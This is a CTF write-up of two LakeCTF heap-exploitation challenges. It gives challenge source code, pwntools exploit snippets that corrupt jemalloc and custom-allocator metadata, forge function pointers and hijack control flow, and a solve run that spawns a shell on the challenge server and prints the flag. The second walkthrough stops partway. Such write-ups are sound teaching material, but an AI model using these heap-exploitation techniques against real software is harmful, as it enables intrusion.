
Contents

This month, I played LakeCTF with NUS Greyhats and we got 2nd place, qualifying for the finals in Lausanne next year May! We tied with smiley and fced everything with about 4 hours to spare.
unlink-this
Unlink THIS!
In computer science, a doubly linked list is a linked data structure that consists of a set of sequentially linked records called nodes.
In this challenge, we have a heap overflow in the 0x140 region of the jemalloc allocator, and a vtable-esque struct in 0x20. Below is the source for the challenge.
#include <stdio.h>
#include <time.h>
#include <string.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#include <jemalloc/jemalloc.h>

typedef struct crypto_thing{
    size_t sig_counter;
    int (*sign)(void* crypto_thing, char* buf, size_t len, char* out);
    char* (*allocate_sig)();
    void (*destroy_sig)(char* sig);
}crypto_thing;

typedef struct some_thing{
    size_t next;
    size_t prev;
    int session_id;
    size_t challenge_len;
    char challenge[0x100];
}some_thing;

size_t nr_things = 0;
long list_inited = 0;
some_thing* head_next;
some_thing* head_prev;
crypto_thing* crypto;

int gen_session(){
   return random();
}

size_t get_number() {
  size_t n = 0;
  scanf("%zu%*c",&n);
  return n;
}

void linkin(some_thing* new){
    if(!list_inited){
        list_inited = 1;
        head_next = &head_next;
        head_prev = &head_next;
    }
    new->next = &head_next;
    new->prev = head_prev;
    head_prev->next = new;
    head_prev = new;
}

void unlinnk(some_thing* old){
    some_thing* next = old->next;
    some_thing* prev = old->prev;
    prev->next = old->next;
    next->prev = old->prev;
    old->prev = 0xdeadbeef;
    old->next = 0xdeadbeef;
}

some_thing* find_thing(int session_id){
    some_thing* curr = head_next;
    while(curr != &head_next){
        if(curr->session_id == session_id) return curr;
        curr = curr->next;
    }
    return NULL;
}

void create(){
    if(nr_things>10){
        puts("too many things!");
        return;
    }
    puts("input size?");
    char in[0x400];
    memset(in, 0, 0x400);
    size_t size = get_number();
    if(size > 0x400){
        return;
    }
    puts("data?");
    read(0, in, size);
    some_thing* newthing = (some_thing*)malloc(sizeof(some_thing));
    newthing->session_id = gen_session();
    memcpy(newthing->challenge, in, strlen(in));
    newthing->challenge_len = (strlen(in) > 0x100) ? 0x100 : strlen(in);
    linkin(newthing);
    nr_things++;
    printf("new session: %d\n", newthing->session_id);
}

void sign(){
    puts("session id?");
    int session_id = (int)get_number();
    some_thing* thing = find_thing(session_id);
    if(thing == NULL){
        return;
    }
    char* sig_buf = crypto->allocate_sig();
    crypto->sign(crypto, thing->challenge, thing->challenge_len, sig_buf);
    puts("challenge: ");
    puts("=============================");
    write(1, thing->challenge, thing->challenge_len);
    puts("\n=============================");
    puts("signature: ");
    puts("=============================");
    write(1, sig_buf, 0x100);
    puts("\n=============================");
    unlinnk(thing);
    free(thing);
    nr_things--;
    crypto->destroy_sig(sig_buf);
}

int crypto_sign(crypto_thing* self, char* buf, size_t len, char* out){
    self->sig_counter += 1;
    memset(out, 0, 0x100);
    //TODO
    return 0;
}

void menu(){
    puts("1: create something");
    puts("2: do sometehing with the thing");
}

int main(){
    srand((unsigned)time(NULL));
    setbuf(stdin,NULL);
    setbuf(stdout,NULL);
    setbuf(stderr,NULL);
    crypto = (crypto_thing*)malloc(sizeof(crypto_thing));
    crypto->sig_counter = 0;
    crypto->sign = crypto_sign;
    crypto->allocate_sig = malloc;
    crypto->destroy_sig = free;
    while(1){
        menu();
        switch(get_number()){
            case 1: {
                create();
                break;
            }
            case 2: {
                sign();
                break;
            }
            default: {
                puts("not an option..");
                break;
            }
        }
    }
}
Each “some_thing” is a node in a doubly-linked list, and contains, in addition
to the next and prev pointers, a randomly-generated integer session_id and
the length of the challenge field, followed by the challenge field
itself.
typedef struct some_thing{
    size_t next;
    size_t prev;
    int session_id;
    size_t challenge_len;
    char challenge[0x100];
}some_thing;
The heap overflow exists in the create function:
void create(){
    if(nr_things>10){
        puts("too many things!");
        return;
    }
    puts("input size?");
    char in[0x400];
    memset(in, 0, 0x400);
    size_t size = get_number();
    if(size > 0x400){
        return;
    }
    puts("data?");
    read(0, in, size);
    some_thing* newthing = (some_thing*)malloc(sizeof(some_thing));
    newthing->session_id = gen_session();
    memcpy(newthing->challenge, in, strlen(in));
    newthing->challenge_len = (strlen(in) > 0x100) ? 0x100 : strlen(in);
    linkin(newthing);
    nr_things++;
    printf("new session: %d\n", newthing->session_id);
}
We can specify an input length of up to 0x400, but the malloc size is still
constant at 0x120, the size of the some_thing struct, and the challenge
field has a constant size of 0x100. It’s important to note that the length of
copy into the struct is calculated by strlen, so we cannot put any null
bytes in our overflow, which will be quite troublesome later on.
In the sign function, we interface with the crypto vtable that was
pre-initialized. The functions in the vtable don’t do much, so it’s immediately
obvious that this function will be used for RCE by controlling the fields in the
vtable.
void sign(){
    puts("session id?");
    int session_id = (int)get_number();
    some_thing* thing = find_thing(session_id);
    if(thing == NULL){
        return;
    }
    char* sig_buf = crypto->allocate_sig();
    crypto->sign(crypto, thing->challenge, thing->challenge_len, sig_buf);
    puts("challenge: ");
    puts("=============================");
    write(1, thing->challenge, thing->challenge_len);
    puts("\n=============================");
    puts("signature: ");
    puts("=============================");
    write(1, sig_buf, 0x100);
    puts("\n=============================");
    unlinnk(thing);
    free(thing);
    nr_things--;
    crypto->destroy_sig(sig_buf);
}
In addition, after a some_thing is signed, it is removed from the
linked list and freed. We can allocate up to 10 nodes at a time.
Write primitive
Unlike libc’s ptmalloc, chunks in jemalloc don’t hold metadata. Instead, metadata is stored in a header section of an arena. The heap overflow thus isn’t as useful as it would be in ptmalloc.
So, the heap overflow can only be used to attack an allocated some_thing.
Most useful to attack is the next/prev pointers. With this, we can do the usual
unlink attack, which will write prev to next->prev and next to
prev->next. Because of the nature of this write, our desired write value
must also be a writable region.
PIE/Heap leak
To do the above, we need to get a heap leak first. We can do so by using the
overflow to overwrite the challenge_len of a some_thing, allowing an
OOB read past the victim object.
We first allocate 3 objects adjacent to each other, free attacker, and allocate it again to perform the overflow onto victim. Note that we need padding 1 so that we can restore its prev pointer after the overflow, by unlinking padding 1.
# memory layout:
# padding_1
# attacker
# victim
# leak

# get heap leak
padding_1 = create(0x10, b"asdf")
attacker = create(0x10, b"asdf")
victim = create(0x10, b"asdf")
# padding_1 -> attacker -> victim

sign(attacker)
# padding_1 -> victim

payload = b"a"*0x120
payload += b"a"*0x8
payload += b"a"*0x8
payload += p64(0xffffffffffffffff)
payload += p64(0xfff)

victim = 0xffffffff

# will corrupt victim->prev, need to fix this
attacker = create(len(payload), payload)
# padding_1 -> victim -> attacker

# restore prev
sign(padding_1)
# victim -> attacker

padding_1 = create(0x10, b"asdf")
# victim -> attacker -> padding_1
leak = create(0x10, b"asdf")
# victim -> attacker -> padding_1 -> leak

sign(victim)
# attacker -> padding_1 -> leak
Now, signing victim will leak the next/prev pointers from leak. Helpfully, the prev pointer is our heap leak, and the next pointer which points to the list head is our PIE leak.
RIP control
With these leaks, we are now ready to overwrite the crypto vtable. In the binary’s writable region, there is a pointer to the crypto vtable. We wish to overwrite this pointer to instead point to our fake vtable.
We can go ahead and try all the one_gadgets available for us, but we will find that none of them have valid constraints. No worries, we still have RIP control, let’s try and control all the pointers in the crypto object to get full control over the program.
But we have a small problem. Because of the way we write onto the heap, we can’t place null bytes in our payload. We can only rely on the uninitialized null bytes to forge valid function pointers. As a result, of the 3 function pointers in the vtable, we can only forge 2 of them properly, using 2 writes. We must do this prudently to proceed.
The sign function is where all 3 function pointers are called. To prevent a premature crash, we must choose our functions and gadgets wisely.
void sign(){
    puts("session id?");
    int session_id = (int)get_number();
    some_thing* thing = find_thing(session_id);
    if(thing == NULL){
        return;
    }
    char* sig_buf = crypto->allocate_sig();
    crypto->sign(crypto, thing->challenge, thing->challenge_len, sig_buf);
    puts("challenge: ");
    puts("=============================");
    write(1, thing->challenge, thing->challenge_len);
    puts("\n=============================");
    puts("signature: ");
    puts("=============================");
    write(1, sig_buf, 0x100);
    puts("\n=============================");
    unlinnk(thing);
    free(thing);
    nr_things--;
    crypto->destroy_sig(sig_buf);
}
If we consider that the unlink occurs in sign, then naturally the only 2
valid choices are destroy_sig and allocate_sig, as these will be the
next 2 function pointers to be referenced. However, it’d be useful for us to be
able to overwrite sign as well, as it contains many arguments that we can
partially control. We can overwrite sign later, right now our goal is to
avoid crashing by calling it, so we will set allocate_sig to a simple ret
gadget, and destroy_sig to the create function.
# memory layout:
# padding_1
# attacker
# victim
# leak
# forge_before
# forge_struct

forge_before = create(0x10, b"before")
forge_struct = create(0x8, p64(exe.sym.create)) # destroy_sig
# attacker -> padding_1 -> leak -> victim -> forge_before -> forge_struct

sign(forge_before)
payload = b"a"*0x120
payload += b"a"*0x8*0x3
payload += p64(ret) # allocate_sig
forge_before = create(len(payload), payload)
forge_struct = 0x61616161
# attacker -> padding_1 -> leak -> victim -> forge_struct -> forge_before

sign(leak)
# attacker -> padding_1 -> victim -> forge_struct -> forge_before
payload = b"a"
leak = create(len(payload), payload)
# attacker -> padding_1 -> victim -> forge_struct -> forge_before -> leak

sign(victim)
payload = b"a"
victim = create(len(payload), payload)
# attacker -> padding_1 -> forge_struct -> forge_before -> leak -> victim

fake_crypto = heap_leak + 0x660 - 0x18

# overwrite prev of victim
# so free padding_1 will set head_next to crypto
sign(attacker)
# padding_1 -> forge_struct -> forge_before -> leak -> victim
payload = b"a"*0x120
payload += b"a"*0x8
payload += p64(crypto_ptr)
attacker = create(len(payload), payload)
# padding_1 -> forge_struct -> forge_before -> leak -> victim -> attacker
At this point, the victim object looks like this, and on unlinking it, it will
write next (address of our fake vtable) to prev->next (crypto
vtable). After calling destroy_sig, we will re-allocate victim and then
return to the main function cleanly.
pwndbg> x/8gx 0x7ffff701e280
0x7ffff701e280:	0x00007ffff701e648	0x0000555555558070
0x7ffff701e290:	0xffffffff3bdad7d7	0x0000000000000001
0x7ffff701e2a0:	0x00006d6974636961	0x0000000000000000
0x7ffff701e2b0:	0x0000000000000000	0x0000000000000000
pwndbg> tel 0x00007ffff701e648
00:0000│  0x7ffff701e648 —▸ 0x555555558060 (head_next) —▸ 0x7ffff701e640 —▸ 0x7ffff701e500 —▸ 0x7ffff701e3c0 ◂— ...
01:0008│  0x7ffff701e650 ◂— 0x6161616161616161 ('aaaaaaaa')
02:0010│  0x7ffff701e658 —▸ 0x55555555501a (_init+26) ◂— ret
03:0018│  0x7ffff701e660 —▸ 0x55555555546c (create) ◂— endbr64
04:0020│  0x7ffff701e668 ◂— 0
... ↓     3 skipped
pwndbg> tel 0x0000555555558070
00:0000│  0x555555558070 (crypto) —▸ 0x7ffff701d000 ◂— 8
01:0008│  0x555555558078 ◂— 0
... ↓     6 skipped
Libc leak and RCE
As of now, forgebefore is unallocated, so we can re-allocate it to insert the
fake pointer for sign. We have PIE leak, so a good function to set it to
is the binary’s printf. The first argument passed to sign is the crypto
vtable itself, so we can easily control the format string passed to printf and
get our libc leak.
fake_sign = exe.sym.printf
payload = b"a"*0x128
payload += b"%13$p".ljust(8, b" ")
payload += p64(fake_sign)
forge_before = create(len(payload), payload)
# leak -> attacker -> forge_before
Lastly, we can do the same thing as above, setting sign to system instead,
and placing the /bin/sh string at the start of crypto. This will pop us a shell!
$ python3 solve.py
[*] '/home/samuzora/ctf/current/lakectf/unlink-this/unlink-this/solve/unlink_patched'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
[*] '/home/samuzora/ctf/current/lakectf/unlink-this/unlink-this/solve/libs/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    FORTIFY:    Enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
[+] Opening connection to chall.polygl0ts.ch on port 6666: Done
0x55f284a4e060
0x7f359361e000
0x7f359361d000
0x55f284a4a000
0x7f3593edb000
[*] Switching to interactive mode

$ ls
flag
run
unlink
$ cat flag
EPFL{1_sw34r_br0_0n3_m0r3_Unl1nk_1s_4ll_1_n33d}
$
still-not-malloc
still-not-malloc
so this year I wrote another terrible allocator whose sole purpose is to be pwned
This challenge introduces a custom allocator alongside the regular libc ptmalloc. Below is the main code that we interact with. We can allocate, edit, and free chunks created by either allocator. There isn’t a read function, which will make our leaks slightly more troublesome later on. There are 2 different arrays to keep track of chunks from each allocator.
#define MAX_ALLOCS 0x1000
#define MAX_ALLOC_SIZE ORDER_2_CHUNK_SZ(SNAB_MAX_ORDER) // 0x100

enum { ALLOC = 0, EDIT = 1, FREE = 2, CMDS = 3 };
enum { MALLOC = 1, SNALLOC = 2 };

typedef struct {
  char *buf;
  size_t size;
} alloc_t;

static alloc_t mallocs[MAX_ALLOCS];
static alloc_t snallocs[MAX_ALLOCS];

#define MAX_BUF 0x100

size_t readline(char *buf, size_t size) {
  ssize_t r = 0;
  size_t n = 0;
  char c = 0;

  while (n < size) {
    r = read(STDIN_FILENO, &c, sizeof c);

    if (r <= 0 || c == '\n') {
      break;
    }

    buf[n++] = c;
  }

  return n;
}

size_t getnum(char *prompt) {
  size_t n = 0;

  printf("%s> ", prompt);

  scanf("%zu", &n);

  // clang-format off
  while (getchar() != '\n');
  // clang-format on

  return n;
}

int ask_use_snalloc() {
  size_t allocator = 0;

  puts("\n1 - malloc\n2 - snalloc");
  allocator = getnum("allocator");

  return allocator == SNALLOC;
}

alloc_t *get_alloc(int is_snalloc, size_t idx) {
  if (idx >= MAX_ALLOCS) {
    return NULL;
  }

  if (is_snalloc) {
    return &snallocs[idx];
  }

  if (!is_snalloc) {
    return &mallocs[idx];
  }

  return NULL;
}

void do_cmd(size_t cmd) {
  int is_snalloc = 0;
  size_t idx = 0;
  alloc_t *alloc = NULL;
  size_t size = 0;

  is_snalloc = ask_use_snalloc();

  idx = getnum("idx");

  alloc = get_alloc(is_snalloc, idx);

  if (!alloc->buf && cmd != ALLOC) {
    puts("empty chunk");
    return;
  }

  switch (cmd) {

  case ALLOC:
    size = getnum("size");
    if (size > MAX_ALLOC_SIZE) {
      puts("size too big");
      return;
    }

    if (is_snalloc) {
      alloc->buf = snalloc(size);
    } else {
      alloc->buf = malloc(size);
    }

    if (!alloc->buf) {
      perror("alloc");
      return;
    }

    alloc->size = size;
    return;

  case EDIT:
    printf("content> ");
    readline(alloc->buf, alloc->size);
    return;

  case FREE:
    if (is_snalloc) {
      snfree(alloc->buf);
    } else {
      free(alloc->buf);
    }

    alloc->buf = NULL;
    alloc->size = 0;
    return;

  default:
    return;
  }
}

int main(int argc, char *argv[]) {
  size_t cmd = 0;

  setbuf(stdin, NULL);
  setbuf(stdout, NULL);
  setbuf(stderr, NULL);

  puts(banner);

  while (1) {
    puts("\n1 - alloc\n2 - edit\n3 - free");

    cmd = getnum("cmd") - 1;
    if (cmd >= CMDS) {
      _exit(ERR_CODE);
    }

    do_cmd(cmd);
  }
}
The snalloc allocator
Important types and macros are defined in snalloc.h.
#define SNAB_AUTO 1
#define SNAB_EXTEND 2

#define SNAB_MAX_ORDER 3
#define SNAB_CHUNKS (8 * sizeof(bitmap_t))

#define PAGE 0x1000

/* 1 + order pages for data */
#define ORDER_2_SNAB_SZ(order) (((order) + 2) * PAGE)

/* each snab contains SNAB_CHUNKS chunks, chunk size is determined by order */
#define ORDER_2_CHUNK_SZ(order) ((ORDER_2_SNAB_SZ(order) - PAGE) / SNAB_CHUNKS)

/* minimum order to allocate a chunk of size chunk_sz */
#define CHUNK_SZ_2_ORDER(chunk_sz)                                             \
  ((chunk_sz) ? ((chunk_sz) * SNAB_CHUNKS - 1) / PAGE : 0)

/* used to identify snab metadata page */
#define SNAB_MAGIC(snab) (((uint64_t)(snab)) >> 12)

typedef struct snab_t {
  magic_t magic;
  uint64_t flags;
  order_t order;
  bitmap_t bitmap;
  struct snab_t *prev;
  struct snab_t *next;
} snab_t;
Importantly, we see the snab_t struct. The struct holds the metadata for
a snab. The chunks of a snab are stored in the next page following the metadata.
Let’s look at how the allocation logic works.
#define MAX_SNABS 0x10
snab_t *snabs[SNAB_MAX_ORDER + 1] = {NULL};
size_t snab_count = 0;

void *snalloc(size_t size) {
  order_t order = CHUNK_SZ_2_ORDER(size);
  snab_t *snab = NULL;
  void *chunk = NULL;

  while (!chunk && order <= SNAB_MAX_ORDER) {
    snab = get_snab_from_order(order);
    chunk = snab_free_chunk_get(snab);
    ++order;
  }

  if (!chunk) {
    errno = ENOMEM;
  }

  return chunk;
}

snab_t *get_snab_from_order(order_t order) {
  snab_t *snab = snabs[order];

  if (!snab) {
    snab = snab_alloc(order, SNAB_EXTEND, NULL);
    snabs[order] = snab;
  }

  return snab;
}

// create and populate new snab
snab_t *snab_alloc(order_t order, size_t flags, snab_t *prev) {
  snab_t *snab = NULL;

  if (order > SNAB_MAX_ORDER) {
    return NULL;
  }

  snab = _snab_malloc(order, flags);

  if (snab) {
    snab->magic = SNAB_MAGIC(snab);
    snab->flags = flags;
    snab->order = order;
    snab->bitmap = 0x0;
    snab->prev = prev;
    snab->next = NULL;
  }

  return snab;
}

// claim new snab from allocator
snab_t *_snab_malloc(order_t order, uint64_t flags) {
  snab_t *snab = NULL;

  LOG_DEBUG("order: %#zx, flags: %#zx, size: %#zx\n", order, flags,
            ORDER_2_SNAB_SZ(order));

  if (posix_memalign((void **)&snab, PAGE, ORDER_2_SNAB_SZ(order))) {
    return NULL;
  }

  LOG_DEBUG("snab: %p\n", snab);

  return (snab_t *)snab;
}

// find first free chunk in snab
void *snab_free_chunk_get(snab_t *snab) {
  void *chunk = NULL;

  LOG_DEBUG("snab: %p, bitmap: %#zx\n", snab, snab->bitmap);

  for (size_t i = 0; i < SNAB_CHUNKS; ++i) {
    if (!((snab->bitmap >> i) & 1)) {
      LOG_DEBUG("free at chunk at %#zx\n", i);
      chunk = (char *)snab + PAGE + ORDER_2_CHUNK_SZ(snab->order) * i;
      LOG_DEBUG("chunk: %p\n", chunk);
      snab->bitmap |= (((bitmap_t)1) << i);
      return chunk;
    }
  }

  if (!snab->next && (snab->flags & SNAB_EXTEND) && snab_count < MAX_SNABS) {
    snab->next = snab_alloc(snab->order, snab->flags | SNAB_AUTO, snab);
    ++snab_count;
  }

  if (snab->next) {
    return snab_free_chunk_get(snab->next);
  }

  return NULL;
}

/* get index of chunk inside snab */
size_t snab_chunk_idx_get(snab_t *snab, void *chunk) {
  size_t diff = (size_t)chunk - (size_t)snab - PAGE;
  size_t idx = diff / ORDER_2_CHUNK_SZ(snab->order);

  LOG_DEBUG("diff: %#zx, idx: %#zx\n", diff, idx);

  if (idx < SNAB_CHUNKS) {
    return idx;
  }

  fprintf(stderr, "%s: snab or chunk corrupted (idx)\n", __func__);
  _exit(1);
}
snalloc is the function we can interface with. It determines the
appropriate snab order for a request, based on the macro logic defined in the
header file. The correspondence is as follows:
 snab order | chunk size
------------|------------
        0x0 | 0x40
        0x1 | 0x80
        0x2 | 0xc0
        0x3 | 0x100
Note that if a request in-between sizes is made, the smallest possible order snab will be used to service it (ie. 0x30 shall be serviced by 0x40, 0xb0 by 0xc0 and so on).
This is the flow of allocating a chunk:
get_snab_from_order
Return the linked list of snabs for the requested order. If it doesn’t yet
exist, create the first snab via snab_alloc. A snab is guaranteed to be
page-aligned; if not, as per posix_memalign, the remainder chunk will be
split accordingly into a free chunk and the service chunk. The function is not
expected to return NULL, but it can happen if posix_memalign fails to
allocate a snab, in which case the program will crash in
snab_free_chunk_get.
snab_free_chunk_get
Return the first free chunk in the linked list of snabs. Starts from the head
and checks its bitmap, returning the index of the first bit that is set to 0. If
not found, recurses down the linked list, creating new snabs if necessary (the
parent snab must have SNAB_EXTEND set and the number of snabs allocated
globally via this path must not be more than 0x10. If no chunk is available for
this order, the next order will be used, up to order 3.
In allocation, no checks are done to ensure the validity of the victim snab and the chunk carved from such a snab.
Now let’s look at freeing:
void snfree(void *chunk) {
  snab_t *snab = NULL;

  snab = get_snab_from_chunk(chunk);

  _snfree(snab, chunk);
}

// determine the snab of a given chunk
snab_t *get_snab_from_chunk(void *chunk) {
  snab_t *snab = (snab_t *)((size_t)chunk & ~(PAGE - 1));
  void *snab_min = (char *)snab + PAGE - ORDER_2_SNAB_SZ(SNAB_MAX_ORDER);

  LOG_DEBUG("chunk: %p, page: %p, min_snab: %p\n", chunk, snab, snab_min);

  LOG_DEBUG("page: %p, magic: %#zx\n", snab, SNAB_MAGIC(snab));

  while ((snab->magic != SNAB_MAGIC(snab)) && ((void *)snab >= snab_min)) {
    snab = (snab_t *)((char *)snab - PAGE);
    LOG_DEBUG("page: %p, magic: %#zx\n", snab, SNAB_MAGIC(snab));
  }

  if ((void *)snab < snab_min) {
    fprintf(stderr, "%s: snab or chunk corrupted (magic)\n", __func__);
    _exit(1);
  }
  LOG_DEBUG("snab: %p\n", snab);

  check_snab(snab);

  check_snab_chunk(snab, chunk);

  return snab;
}

// main free logic
void _snfree(snab_t *snab, void *chunk) {
  size_t idx = 0;
  snab_t *prev = snab->prev;
  snab_t *next = snab->next;

  LOG_DEBUG("snab %p, chunk %p, slab->prev %p, slab->next %p\n", snab, chunk,
            prev, next);

  idx = snab_chunk_idx_get(snab, chunk);

  if (!((snab->bitmap >> idx) & 1)) {
    fprintf(stderr, "%s: snab double free (idx)\n", __func__);
    _exit(1);
  }

  snab->bitmap &= ~(1ULL << idx);

  if (snab->bitmap || !(snab->flags & SNAB_AUTO)) {
    return;
  }

  if (next) {
    next->prev = prev;
  }

  if (prev) {
    prev->next = next;
  }

  memset(snab, 0, sizeof *snab);
  free(snab);
  --snab_count;
}

// check chunk index validity
void check_snab_chunk(snab_t *snab, void *chunk) {
  snab_chunk_idx_get(snab, chunk);
}

// check snab validity
void check_snab(snab_t *snab) {
  snab_t *prev = snab->prev;
  snab_t *next = snab->next;

  if (prev && snab != prev->next) {
    fprintf(stderr, "%s: snab corrupted (prev)\n", __func__);
    _exit(1);
  }

  if (next && snab != next->prev) {
    fprintf(stderr, "%s: snab corrupted (prev)\n", __func__);
    _exit(1);
  }
}
Given a chunk address, the allocator attempts to find the snab it belongs to. It
uses a magic value that depends on the randomness of the heap base to identify a
snab_t, which is secure based on the assumption that an attacker will not
know this base without another primitive.
After finding the snab, the allocator first checks if the identified metadata is
further than the maximum allowed (the order-3 snab will have its metadata
further up away from a chunk, so it is used in snab_min).
In _snfree, the allocator gets ready to free the chunk and possibly the
snab if conditions are correct. It first gets the index of the victim chunk, and
ensures this index is no larger than 63. Next, if the current snab is part of a
linked list, it checks the prev and next pointers to ensure that the list is not
corrupted. Lastly, it checks if the index is already freed according to the
bitmap, which probably indicates a double-free.
Vulnerability
The vulnerability here lies in how the allocator detects a snab metadata chunk. Because it doesn’t know how far away the metadata is from the chunk, it relies on the presence of the magic bytes at a page-aligned address to detect such a chunk. Fortunately for us, the magic bytes is calculated as such:
addr << 12This happens to be the same as the pointer mangling for tcache/fastbin fd pointers. Therefore, even without a heap leak, we can still forge a fake snab, and do some nasty things from there.
Initial feng shui
Note that the libc version is 2.42, where some changes were made to how tcache
works. This article goes
more in-depth into the changes made to tcache. Of concern to us is the new size
of tcache_perthread_struct, which has increased to 0x300, and the new
range of tcache sizes (basically any size 0x400000 can go into tcache now).
Also, the struct is no longer allocated on heap setup, as we notice that
allocating a slab won’t create the struct, but allocating a regular chunk will.
Anyway, it’s not a very big deal for our feng shui, just something interesting
to note.
This is the state of the heap after we allocate a regular chunk.
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555579000
Size: 0x300 (with flag bits: 0x301)

Allocated chunk | PREV_INUSE
Addr: 0x555555579300
Size: 0x40 (with flag bits: 0x41)

Top chunk | PREV_INUSE
Addr: 0x555555579340
Size: 0x20cc0 (with flag bits: 0x20cc1)
Our goal is to put an encrypted fd pointer at a page-aligned address that will be our fake snab magic. This fake snab must occur after a real snab, because the snab-searching logic searches upwards in memory. Therefore, we need to align our top chunk to a page, allocate 0x1000 bytes of space (for the real snab) as mallocs, then allocate the attacker chunk that we’ll use to write the fd pointer. All these chunks must also belong to fastbin and not tcache, because tcache chunks won’t be consolidated and will prevent the snab from reclaiming the memory.
Let’s first create the padding to align the top chunk to a page. The reason for using such sizes is so we can reuse these chunks to fill up tcache later.
# to fill up tcache later on
for i in range(0x7):
    alloc(i, 0x30)

for i in range(0x7, 0x7+0xb):
    alloc(i, 0xf0)

alloc(0x7+0xb, 0x20)
This results in the following heap state:
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555579000
Size: 0x300 (with flag bits: 0x301)

Allocated chunk | PREV_INUSE
Addr: 0x555555579300
Size: 0x40 (with flag bits: 0x41)

...

Allocated chunk | PREV_INUSE
Addr: 0x555555579480
Size: 0x40 (with flag bits: 0x41)

Allocated chunk | PREV_INUSE
Addr: 0x5555555794c0
Size: 0x100 (with flag bits: 0x101)

...

Allocated chunk | PREV_INUSE
Addr: 0x555555579ec0
Size: 0x100 (with flag bits: 0x101)

Allocated chunk | PREV_INUSE
Addr: 0x555555579fc0
Size: 0x30 (with flag bits: 0x31)

Top chunk | PREV_INUSE
Addr: 0x555555579ff0
Size: 0x20010 (with flag bits: 0x20011)
Our real snab will be at this address later. For now, we allocate mallocs over it, followed by the chunk that will produce the fake snab. We should also write some of the necessary fields for the fake snab.
# this is the start of the victim snab - fill up another 0x2000
# 0x20 * 0x100
# 0x7+0xb+0x1 = 0x14
for i in range(0x14, 0x14+0x20):
    alloc(i, 0xf0)

# here we place a fake snab header
# the chunk will leave the magic value in memory when freed to fastbin
alloc(0x34, 0x30)

# also control order and bitmap
payload = flat(
    0x0,
    0x1, # flags
    0x1, # order
    0x1, # bitmap
)
edit(0x34, payload)
This is what the fake snab header looks like before we write the magic value:
pwndbg> x/10gx 0x55555557bff0
0x55555557bff0:	0x0000000000000000	0x0000000000000041
0x55555557c000:	0x0000000000000000	0x0000000000000001
0x55555557c010:	0x0000000000000001	0x0000000000000001
0x55555557c020:	0x0000000000000000	0x0000000000000000
0x55555557c030:	0x0000000000000000	0x000000000001dfd1
After filling up the tcache and freeing the fastbin chunks, including the header chunk, like so:
# fill up tcache for 0x30
for i in range(0x7):
    free(i)

# fill up tcache for 0x100
for i in range(0x7, 0x7+7):
    free(i)

# and free the rest of the snab allocation
# including the fake header chunk
for i in range(0x14, 0x35):
    free(i)
This is the state of the fake snab:
pwndbg> x/10gx 0x55555557bff0
0x55555557bff0:	0x0000000000002000	0x0000000000000040
0x55555557c000:	0x000000055555557c	0x0000000000000001
0x55555557c010:	0x0000000000000001	0x0000000000000001
0x55555557c020:	0x0000000000000000	0x0000000000000000
0x55555557c030:	0x0000000000000000	0x000000000001dfd1
